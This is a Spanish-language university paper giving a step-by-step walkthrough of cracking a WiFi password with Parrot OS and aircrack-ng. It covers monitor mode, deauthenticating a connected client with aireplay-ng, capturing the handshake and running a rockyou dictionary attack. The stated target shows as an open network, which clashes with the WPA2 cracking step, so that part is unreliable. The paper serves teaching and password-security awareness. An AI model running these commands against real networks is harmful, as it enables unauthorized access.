HACKING A REDES WIFI USANDO PARROT OS Y UN ADAPTADOR INALÁMBRICO USB (Octubre 2022)

Henry Guzmán Moreno
Universidad Piloto de Colombia

ABSTRACT: ***The proliferation of wifi networks in both homes and businesses has been growing due to their ease of installation and practicality in implementation, but some users do not take into account security when assigning a connection password to this type of network, which complies with a certain security standard. This means that when these wifi networks are attacked by hackers or cybercriminals, they can be breached more quickly than a wifi network that has good password security. There are several tactics and techniques for attacking this type of network that can be performed and here we look at how to do it with a network device that injects packets through software that has audit and penetration testing tools in computer systems.***

RESUMEN: ***La proliferación de redes wifi tanto en los hogares como en las empresas, ha venido creciendo por su facilidad de instalación y la practicidad en la implementación, pero algunos usuarios no tienen en cuenta la seguridad al momento de asignar una contraseña de conexión a este tipo de redes, que cumpla con un patrón determinado de seguridad. Esto hace que cuando esta redes wifi sean atacadas por parte de hackers o ciberdelincuentes, pueden ser vulneradas más rápidamente que una red wifi que tenga una buena seguridad en la contraseña. Hay varias tácticas y técnicas de ataque a este tipo de redes que se pueden realizar y aquí observamos como hacerlo con un dispositivo de red que inyecta paquetes a través de un software que cuenta con herramientas de auditoria y pruebas de penetración en sistemas informáticos.***

***Palabras Clave*— Hacking, Red Wifi, Parrot OS, WPA, WEP, WPA2, Adaptador Wifi, Aircrack.**

I. INTRODUCCION

LAs redes wi-fi o inalámbricas, son un grupo de dispositivos que se comunican entre sí pero sin contacto físico directo. Estas son populares en los hogares, oficinas y áreas públicas. Los piratas informáticos conocidos como hackers, pueden obtener acceso a las redes inalámbricas de muchas maneras, incluso pirateando los dispositivos que las crean. Las redes inalámbricas pueden ser atacadas y vulneradas por los hackers a través de algún tipo de software junto con dispositivos de red creados para tal fin, para permitir acceder a las redes sin previa autorización. Algunos usos ilegales de esta vulneración incluyen acceder a una red sin consentimiento o cambiar la configuración de los dispositivos conectados a ella.

Además, las redes inalámbricas pirateadas se pueden usar para botnets, que significa, grupo de computadores infectados y controlados por un atacante de forma remota. En las organizaciones, las redes inalámbricas hackeadas se pueden usar para distribuir malware o como respaldo para los sistemas corporativos.

La información obtenida ílicitamente la pueden usar para lanzar campañas de phishing y ransomware que roban información de tarjetas de crédito y otros datos valiosos. Los sitios web falsos se parecen a los reales y usan nombres y logotipos de empresas reales para estafar a las personas para que ingresen información personal. A diferencia de las redes cableadas, las redes inalámbricas son propensas a ser atacadas por los hackers cuando estas están en uso.

El objetivo de un pirata informático es obtener acceso no autorizado a los sistemas informáticos, dispositivos móviles y otros aparatos electrónicos conectados a internet. El uso de técnicas de piratería como las redes inalámbricas es una buena manera de lograr este objetivo. Además, las redes inalámbricas piratas son fáciles de usar para los piratas informáticos con fines de ciberdelincuencia, como espionaje o ataques de ransomware.

El mundo wireless o inalámbrico es muy amplio. La red inalámbrica que hoy en día se utiliza en puntos de acceso de red doméstica es el estándar 802.11 WI-FI.

Para facilitar el hacking de las redes inalámbricas, se crearon dispositivos de hardware para monitorearlas y también software. La mayoría de las tarjetas de red no son compatibles con el "Modo de monitor" y la "Inyección de paquetes", que es

esencial para la piratería ética y las pruebas de penetración. Esta poderosa combinación de hardware y software, permite derribar casi que cualquier red inalámbrica, sin importar cuán segura sea.

Según ISACA [1], en el año 2017 se descubrió una vulnerabilidad en el protocolo Wi-Fi Protected Access II (WPA2) que protege la mayoría de las redes Wi-Fi protegidas públicas modernas, dejándolas expuestas y vulnerables aunque estén correctamente configuradas.

II. ESTÁNDARES DE CONECTIVIDAD INALÁMBRICA Y CIFRADO WEB

A continuación vemos los estándares inalámbricos conocidos colectivamente como tecnologías Wi-Fi. También existen otras tecnologías inalámbricas como Bluetooth, que cumplen otras funciones de red específicas.

802.11b: El Instituto de Ingenieria Eléctrica y Electrónica IEEE estableció este estándar que permite alcanzar hasta 11 Mbps en la banda de transmision de 2.4 GHz [2].

802.11a: transmite a 5 GHz y envía datos hasta 54 Mbps mediante multiplexación por división de frecuencia ortogonal (OFDM). Alcance de 50 a 75 pies.

802.11g: combina características de ambos estándares (a,b), frecuencia de 2,4 GHz, velocidad de 54 Mbps, rango de 100 a 150 pies y es interoperable con 802.11b.

802.11i: mejora el cifrado WEP al implementar el acceso protegido Wi-Fi (WPA2). Cifrado de datos con Estándar de cifrado avanzado (AES).

802.11n: velocidad de 600 Mbps agregando múltiples entradas, múltiples salidas (MIMO) y operación de enlace de canales/40 MHz a la capa física (PHY) y agregación de tramas a la capa MAC. 802.11n usa WPA y WPA2 para proteger la red [3].

WEP: (Wireless Equivalent Privacy), es un mecanismo de cifrado utilizado por el protocolo de comunicación Wifi. WEP utiliza el algoritmo RC4 y se basa en una clave secreta (64 bits/128 bits) que se comparte entre el remitente y el receptor [4].

WPA: (Wi-Fi Protected Access). Utilizan el algoritmo de encriptación RC4 con una clave de 128 bits y un vector de inicialización de 48 bits. Al combinar con Vectores de Inicialización más grandes, es mucho más difícil la consecución de las contraseñas por medio de algún tipo de ataque [5].

WPA2: (Wi-Fi Protected Access 2), WPA2 reemplaza el WPA. Es conocido como IEEE 802.11i y es una actualización del estándar 802.11 (WPA). Es un protocolo de seguridad inalámbrico de fidelidad (Wi-Fi) y programa de certificación desarrollado por Wi-Fi Alliance [6].

III. ADAPTADORES DE RED INALÁMBRICO

La mayoría de las tarjetas de red no son compatibles con el "Modo Monitor" y la "Inyección de paquetes", que son esenciales para el ethical hacking y las pruebas de penetración. De acuerdo a lo anterior, para la realización de las pruebas de este documento, se usa el adaptador Wifi N150 TL-WN722N que acepta el modo monitor que es lo principal y además tiene las siguientes características [7]:

- Estándar: IEEE 802.11n / g / b
- Interfaz: USB 2.0
- LED: Estado (Interno)
- Botón: WPS
- Seguridad: WEP, WPA / WPA2, WPA-PSK /WPA2-PSK
- Dimensiones: 3,7 x 1,0 x 0,4 pulg (93,5x26x11 mm)
- Wi-Fi 150 Mbps
- Antena de Alta Ganancia
- Compatible con los sistemas operativos Windows 10 / 8.1 / 8 / 7 / XP / Linux y macOS.

En la figura 1 una se aprecia el anterior adaptador.

Figura 1. Adaptador de red tp-link TL-WN722N [7]

IV. PARROT OS

Es una distribución GNU/Linux que proporciona un enorme arsenal de herramientas, utilidades y bibliotecas que los profesionales de seguridad y TI pueden utilizar para probar y evaluar la seguridad de sus activos de forma fiable, compatible y reproducible. Desde la recopilación de información hasta el informe final.

PARROT se enfoca en las pruebas de penetración, el investigador y desarrollador de seguridad de la privacidad del usuario. Está disponible Debian Linux basado en 34 bits y 64 bits. En este sistema operativo tienen más pruebas de penetración de herramientas en comparación con kali linux. Tiene un modelo de desarrollo de lanzamiento continuo.

La versión utilizada para este documento es la 5.16.0-12parrot1-amd64 y se descarga directamente de la web del desarrollador: ***https://www.parrotsec.org/download/***

AIRCRACK: Es una suite muy completa para realizar auditorías Wifi, permitiendo ejecutar un análisis completo sobre una red Wifi, con el fin de obtener las credenciales de servicios WEP, WPA, WPA2. Este programa viene incluido por default en Parrot OS, por lo cual no hay necesidad de ningún tipo de instalación.

V. ESCENARIO DE PRÁCTICA

La práctica pretende hacer la simulación de un ataque hacia una red wifi, usando el adaptador de red inalámbrico TL-WN722N con el sistema Parrot virtualizado en VirtualBox.

VI. ELEMENTOS NECESARIOS PARA REPLICAR EL ESCENARIO DE PRÁCTICA

Software requerido:

- Sistema operativo Parrot OS versión 5.16.0
- VirtualBox versión 6.1
- Adaptador Wifi N150 TL-WN722N
- Computador con las siguientes características:
  - Windows 10 instalado
  - Memoria RAM mínimo de 4 GB
  - Procesador Inter Core i3
  - Disco Duro con al menos 30 GB libres.

VII. PROCESO DE ATAQUE

1- Iniciar el programa VirtualBox en modo administrador. Una vez puesto en marcha, se realiza el proceso de virtualizar el sistema Parrot OS. Este proceso es lo mismo que se realiza para otro sistema como el Kali Linux o Ubuntu.

2- Arrancar o iniciar la máquina virtual que contiene el Parrot OS. Pedirá que se instale Parrot en la máquina virtual y se realiza el proceso con el asistente que trae el programa. Una vez instalado, al entrar por primera vez va a pedir el login y el password, los cuales serán kali como usuario y kali como password. Luego se podrán cambiar.

3- Ahora es tiempo de conectar el adaptador Wifi N150 TL-WN722N a un puerto USB del computador que se esté usando para el ataque. Parrot OS lo detectará automáticamente y no se necesitan instalar drivers o controladores adicionales.

4- Comprobar que el adaptador Wifi ha sido reconocido por Parrot, digitando el comando ***ifconfig*** en una Terminal de Parrot, como se visualiza en la figura 2. Si está correctamente reconocida, aparece como wlan0.

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe97:d7c4  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:97:d7:c4  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 776 (776.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1360 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1360 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether d0:37:45:cd:10:28  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 2. Comando ifconfig para ver el adaptador wifi instalado

5- A continuación se verifica con el comando iwconfig el modo en que se encuentra del adaptador wlan0. Esto se debe digitar en una Shell o Terminal en Parrot. En la figura 3 se ve que actualmente está en modo Managed por lo cual se debe pasar a modo Monitor.

```
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0
unassociated ESSID:""  Nickname:"<WIFI@REALTEK>"
Mode:Managed Frequency=2.412 GHz  Access Point: Not-Associated
Sensitivity:0/0
Retry:off   RTS thr:off   Fragment thr:off
Power Management:off
Link Quality:0  Signal level:0  Noise level:0
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Figura 3. Comando iwconfig para ver el modo del adaptador

6- Para activar el modo Monitor, desde Parrot, seleccionar el menú Dispositivos -> USB -> y luego en el nombre del adaptador wifi. En la figura 4 se aprecia que el adaptador wifi es ***Realtek 802.11n NIC***. En caso que no se haya reconocido por Parrot, este no aparece bajo el menú de USB. Para solucionarlo, se debe cerrar la sesión de Parrot, luego cerrar el VirtualBox y verificar que Windows sí haya reconocido el adaptador. Si aún Windows continua sin reconocerlo, se deb descargar e instalar los drivers del adaptador desde la web del fabricante: https://www.tp-link.com/co/home-networking/adapter/tl-wn722n/
Una vez hecho eso, se arranca de nuevo el VirtualBox, luego la máquina virtual Parrot y luego se procede con este paso 6.



Figura 4. Adaptador wifi conectado en Parrot

7- Volver a ejectutar el comando ***iwconfig*** en una Shell o Terminal de Parrot y confirmar que ya no aparece el nombre del adaptador ***wlan0*** sino que este ha cambiado de nombre y que de ahora en adelante para la configuración lo referimos como ***wlxd03745cd1028***. En la figura 5 se aprecia la salida del comando ***iwconfig*** y el nuevo nombre del adaptador wifi.

El anterior nombre puede ser distinto en cada configuración que se realice ya que el sistema Operativo Parrot es quien determina el nombre a ser usado.

```
#iwconfig
lo        no wireless extensions.

enp0s3    no wireless extensions.

wlxd03745cd1028  unassociated  Nickname:"<WIFI@REALTEK>"
  Mode:Auto  Frequency=2.412 GHz  Access Point: Not-Associate
  Sensitivity:0/0
  Retry:off   RTS thr:off   Fragment thr:off
  Encryption key:off
  Power Management:off
  Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
  Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
  Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Figura 5. Salida del comando iwconfig donde muestra el nuevo nombre del adaptador wlxd03745cd1028

8- Para que este adaptador ***wlxd03745cd1028*** pueda funcionar bien y pueda inyectar paquetes, hay que pasarlo del modo Auto a Monitor. Para etse fin, se ejecuta el comando ***airmon-ng check kill*** en una Terminal de Parrot. Este comando verifica que no hayan más instancias abiertas o ejecutándosen para el adaptador wifi y las mata. En la imagen 6 se muestra la salida de dicho comando.

```
#airmon-ng check kill

Killing these processes:

    PID Name
   1533 wpa_supplicant
```

Figura 6. Salida del comando airmon-ng check kill

9- Una vez limpiado los procesos ej ejecución del adaptador en el punto anterior, se procede a ejecutar el siguiente comando:
airmon-ng start wlxd03745cd1028, el cual permite habilitar el modo monitor en la tarjeta de red o adaptador WiFi. La figura 7 muestra que el adaptador quedó listo para ser ejecutado, para buscar redes wifi e inyectar código, ya que aparece el mensaje **monitor mode enabled**.

```
#airmon-ng start wlxd03745cd1028

PHY  Interface       Driver    Chipset

phy0 wlxd03745cd1028 8188eu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
                               (monitor mode enabled)
```

Figura 7. Salida del comando airmon-ng start wlxd03745cd1028 para habilitar el modo Monitor del adaptador wifi

10- Iniciada ya la tarjeta wifi, se ejecuta ahora el siguiente comando en modo super usuario para empezar a buscar paquetes y redes wifi:
sudo airodump-ng wlxd03745cd1028
En la figura 8 se muestra la salida del anterior comando.

```
BSSID              PWR Beacons #Data, #/s  CH   MB  ENC CIPHER AUTH ESSID

28:57:3A:E1:29:xx  -32    4225     0    0   6  130  WPA2 CCMP  PSK Nom red wifi
F4:95:1B:C6:05:xx  -40    2612     0    0  11  540  WPA2 CCMP  PSK Nom red wifi
00:0C:43:85:73:xx  -42    2461   581    0  11   54e OPN         Nom red wifi
D0:79:80:74:CC:xx  -63    3076   251   10   6  130  WPA2 CCMP  PSK Nom red wifi
7C:16:89:CC:E7:xx  -52    1815   372    0   1  130  WPA2 CCMP  PSK Nom red wifi
72:53:72:6C:10:xx  -54     581     0    0   1  180  WPA2 CCMP  PSK Nom red wifi
F4:95:1B:CA:5C:xx  -58    2403   364    0  10  540  WPA2 CCMP  PSK Nom red wifi
58:9B:F7:35:D3:xx  -57    1795   102    0   2  540  WPA2 CCMP  PSK Nom red wifi
```

Figura 8. Salida del comando sudo airodump-ng wlxd03745cd1028

A continuación se explican cada uno de los campos mostrados en la figura 8 [8].

BSSID
Es la dirección MAC del punto de acceso.

PWR
Indica el nivel de señal notificado por el adaptador Wi-Fi. Si PWR es -1 significa que el punto de acceso está fuera de alcance, sin embargo, airodump-ng recibió al menos una trama enviada a él. Una señal fuerte es alrededor de -40.

BEACONS
Número de paquetes de anuncios enviados por la AP. Cada punto de acceso envía alrededor de diez por segundo a la velocidad más baja (1M).

#DATA
Número de paquetes de datos capturados.

#/S
Es el número de paquetes de datos por segundo.

CH
Es el número de canal.

MB
Indica la velocidad máxima soportada por el AP. Si MB=11, es 802.11b, si MB=22 es 802.11b+ y hasta 54 son 802.11g. Cualquier cosa más alta es 802.11n o 802.11ac. El punto (después de 54 arriba) indica que se admite un preámbulo corto. Muestra "e" después del valor de velocidad en MB si la red tiene QoS habilitada. QoS es el acrónimo de Quality of Service, que establece diversos mecanismos destinados a asegurarnos la fluidez en el tráfico de la red, es decir, da prioridad al tráfico según el tipo de datos transportados [9].

ENC
Es el algoritmo de cifrado que tiene configurado la red wifi. OPN significa que la red wifi está sin cifrado, "¿WEP?" significa WEP o superior. WEP sin el signo de interrogación indica WEP estático o dinámico, y WPA, WPA2 o WPA3 si TKIP o CCMP están presentes (WPA3 con TKIP permite la asociación WPA o WPA2, WPA3 puro solo permite CCMP). OWE es para el cifrado inalámbrico oportunista, también conocido como abierto mejorado.

CIPHER
Informa sobre el cifrado usado. Puede ser uno de los siguientes: CCMP, WRAP, TKIP, WEP, WEP40 o WEP104.

AUTH
Informa sobre el protocolo de autenticación utilizado. Puede ser uno de los siguientes: PSK (clave precompartida para WPA/WPA2), este es el más común hoy en día es las redes wifi. MGT (WPA/WPA2 usando un servidor de autenticación separado), SKA (clave compartida para WEP) y OPN (abierto para WEP).

ESSID
Muestra el nombre asignado a la red inalámbrica. Este nombre puede estar vacío si se activa la ocultación de SSID. En este caso, airodump-ng intentará recuperar el SSID de las respuestas y las solicitudes de asociación.

11- Capturando nuestro objetivo. De las las redes disponibles que aparecieron en el listado y de acuerdo a los anteriores conceptos, se elige la red wifi cuya columna con encabezado ***ENC*** nos informa que tiene el valor ***OPN***, lo cual es indicación que no tiene encriptado. Esto nos debería agilizar el proceso de hackeo de esta red. Los datos con los que se trabaja en este caso son, el BSSID que es la MAC del módem y el canal que es la columna CH. En la figura 9 se muestra la red objetivo a ser hackeada. Se ve el BSSID que es 00:0C:43:85:73:XX y la columna CH cuyo valor es 11. El valor XX se ha cambiado por seguridad.



Figura 9. Red objetivo a hackear

12- Capturando el Handshake, el cual es diálogo de protocolo entre dos sistemas para identificarse y autenticarse entre sí, o para sincronizar sus operaciones entre sí [10]. El handshake se genera cuando un cliente (uno que conoce la contraseña) se va a conectar a la red y en ese momento se genera un archivo con extensión cap. Para poner a escuchar el handshake, se comienza a monitorear los paquetes con el siguiente comando:

sudo airodump-ng --channel EL_CANAL --bssid LA_MAC --write DIRECTORIO INTERFAZ

En donde:

EL_CANAL: es el canal, que para este caso el 11
LA_MAC: es el BSSID de la red. En este caso 00:0C:43:85:73:XX
DIRECTORIO: es el directorio en donde se guardará el archivo .cap
INTERFAZ: es el nombre de la interfaz en modo monitor. Aquí es wlxd03745cd1028
Finalmente, el comando a ejecutar queda así:

sudo airodump-ng --channel 11 --bssid 00:0C:43:85:73:XX --write . wlxd03745cd1028

Ahora podemos depender de la suerte a que haya handshake o podemos forzar a desconectar algún usuario de la lista mostrada. La figura 10 muestra el comando anterior en ejecución, esperando un handshake.



Figura 10. Ejecución de comando sudo airodump-ng para hacer Handshake

El siguiente comando hace salir o desconectar un usuario de la red wifi y al volver a conectarse se producirá el handshake:

sudo aireplay-ng --deauth 5 -a 00:0C:43:85:73:XX -c 88:03:55:9A:47:1A wlxd03745cd1028

Donde:

-El número 5 es el número de paquetes a enviar. Este número se puede incrementar en caso que no funcione.

-00:0C:43:85:73:XX es la MAC del access point. Es el mismo BSSID de la red.

-88:03:55:9A:47:1A es algún dispositivo conectado al access point. Esto puede ser un celular, una cámara IP, un televisor con conexión a internet, un computador u otro dispositivo con conexión a internet.

En la figura 11 se muestra la salida del comando ***airodump-ng*** y donde se muestra que hay un dispositivo wifi conectado a

la red principal wifi. Este es identificado como ***88:03:55:9A:47:1A*** y es el que se ataca para que se desconecte de la red y al conectarse de nuevo se genere el handshake.



Figura 11. Salida del comando airodump-ng que muestra un dispositivo wifi conectado

Una vez que el dispositivo anterior se desconecta, al ingresar de nuevo después de 4 minutos, se ve que ha generado el handshake, tal como lo muestra la imagen 12.

Figura 12. Handshake generado

13- Ahora que se generó el Handshake, es tiempo de capturar el archivo que se genera en el directorio raíz de Parrot y que tiene la extensión .cap. Este es un archivo de tipo oculto y para visualizarlo se debe digitar el siguiente comando: ls -la .*.cap y se toma el último archivo de acuerdo a la fecha de modificación.
En este caso, en la figura 13 se visualiza la salida del comando anterior con todos los archivos .cap y para efectos de la prueba, se debe tomar el .-33.



Figura 13. Salida del comando ls -la .*.cap

El último archivo .cap se debe copiar y renombrar para que no se altere el original y para que no quede oculto.
El comando a utilizar es: cp ./.-33.cap nuevo.cap.
Ahora se procede a comparar la contraseña encontrada dentro del archivo nuevo.cap contra el archivo llamado rockyou.txt que viene incluida en Parrot en la ruta: /usr/share/wordlists/. En caso no se encuentre allá, se puede descargar de internet y se coloca en cualquier ruta y la colocamos en el comando a ejecutar que es el siguiente:
sudo aircrack-ng -a 2 -b 00:0C:43:85:73:XX -w /usr/share/wordlists/rockyou.txt nuevo.cap

Si todo sale bien, al cabo de un tiempo se encuentra la contraseña. Esto va a depender de qué tan segura se haya asignado. En este caso se obtuvo de manera fácil porque solo contenía 11 números. En la imagen 14 se aprecia la salida del comando de comparación o búsqueda de la contraseña.



Figura 14. Salida de Aircrack que muestra contraseña encontrada

En caso no de no encontrarse la contraseña en el archivo diccionario rockyou.txt, puede ser porque estaba muy difícil, contenía caracteres especiales, no era fácil de adivinar o porque no era el diccionario apropiado. Existen varios tipos de archivo diccionario, es decir, en varios idiomas. Dependiendo del objetivo a hackear, lo mejor es tener el archivo apropiado. En ese caso se pueden descargar otros archivos de diccionario más completos desde internet y hacer la prueba de nuevo. Aircrack mostrará un mensaje que no se encontró la contraseña después de revisar todas las contraseñas guardadas en el archivo, contra la encontrada y almacenada en el archivo nuevo.cap.

VIII. CONCLUSIONES

El auge creciente hoy en día de la redes wifi y la proliferación de herramientas para vulnerarlas, hace que la seguridad en las contraseñas que se asignan a ellas, tengan un patrón fuerte de descifrar como también un tamaño que por lo menos sea de unos 10 caractares, que incluyan una combinación de números, letras mayúsculas, letras minúsculas y algún caracter especial. Esto las hará menos propensas a ser descifradas por los hackers y ciberdelincuentes.

La falta de conocimiento en seguridad de redes wifi, seguridad informática o simplemente la carencia de conocimientos básicos de conceptos de ciberseguridad, hace más fácil el propósito de los atacantes ya que para algunos de ellos, solo les basta instalar un software como Parrot OS u otros que se encuentran de libre uso en internet, que sirven para hacer penetración a redes y a sistemas informáticos y con la ayuda de tutoriales que se encuentran por miles en internet, podrán al menos tratar de hacer un ataque a las redes wifi y ya dependerá de la seguridad de la red y la de la contraseña para contrarestarlo.

Para las redes wifi caseras, es importante que los técnicos que las instalan, tengan un conocimiento básico en seguridad de redes para que puedan orientar a los usuarios en la decisión de asignar una buena contraseña a la red wifi. Con esto se evita la reducción en un gran porcentaje de la brecha de seguridad en los hogares.

Con base en los resultados obtenidos, se demuestra que hay una mala práctica de seguridad en la asignación de la contraseña de la red wifi, ya que estaba compuesta de solo números, lo que permitió que se pudiera descifrar fácilmente y tener acceso a ella.

IX. REFERENCIAS

[1] ISACA, «Krack Attack—Exploiting Wi-Fi Networks,» 21 12 2017. [En línea]. Available: https://www.isaca.org/resources/news-and-trends/isaca-now-blog/2017/krack-attackexploiting-wi-fi-networks. [Último acceso: 30 10 2022].

[2] MINTIC, «Estándares y Tecnologías,» [En línea]. Available: https://mintic.gov.co/portal/inicio/Atencion-y-Servicio-a-la-Ciudadania/Preguntas-frecuentes/5236:Estandares-y-Tecnologias. [Último acceso: 30 10 2022].

[3] OWASP, «Wireless Security,» 22 09 2008. [En línea]. Available: Sheetal, J., & Cissp, T. (s/f). Wireless security wireless security. Owasp.https://owasp.org/www-pdf-archive//OWASP_Mumbai_2008.pdf. [Último acceso: 30 10 2022].

[4] J. Sheetal, J y T. Cissp, «Wireless security wireless security,» 2008. [En línea]. Available: https://owasp.org/www-pdf-archive//OWASP_Mumbai_2008.pdf. [Último acceso: 30 10 2022].

[5] G. O'Brien, S. Edwards, K. Littlefield, N. McNab, S. Wang y K. Zheng, «Securing Wireless Infusion Pumps In Healthcare Delivery Organizations.,» 2018. [En línea]. Available: https://doi.org/10.6028/nist.sp.1800-8. [Último acceso: 30 10 2022].

[6] «Wi-fi protected access 2 - glossary,» Nist.gov, [En línea]. Available: https://csrc.nist.gov/glossary/term/wi_fi_protected_access_2. [Último acceso: 30 10 2022].

[7] Tp-link.com, «Adaptador USB Inalámbrico de Alta Sensibilidad a 150 Mbps,» [En línea]. Available: https://www.tp-link.com/co/home-networking/adapter/tl-wn722n/. [Último acceso: 30 10 2022].

[8] «Airodump-Ng,» 01 05 2022. [En línea]. Available: https://www.aircrack-ng.org/doku.php?id=airodump-ng. [Último acceso: 30 10 2022].

[9] A. Paul, «Configuración de la calidad de servicio (QoS) para un adaptador de red de máquina virtual,» 21 09 2022. [En línea]. Available: https://learn.microsoft.com/es-es/windows-server/networking/sdn/manage/configure-qos-for-tenant-vm-network-adapter. [Último acceso: 30 10 2022].

[10] NIST, «handshake - Glossary | CSRC,» [En línea]. Available: https://csrc.nist.gov/glossary/term/handshake. [Último acceso: 30 10 2022].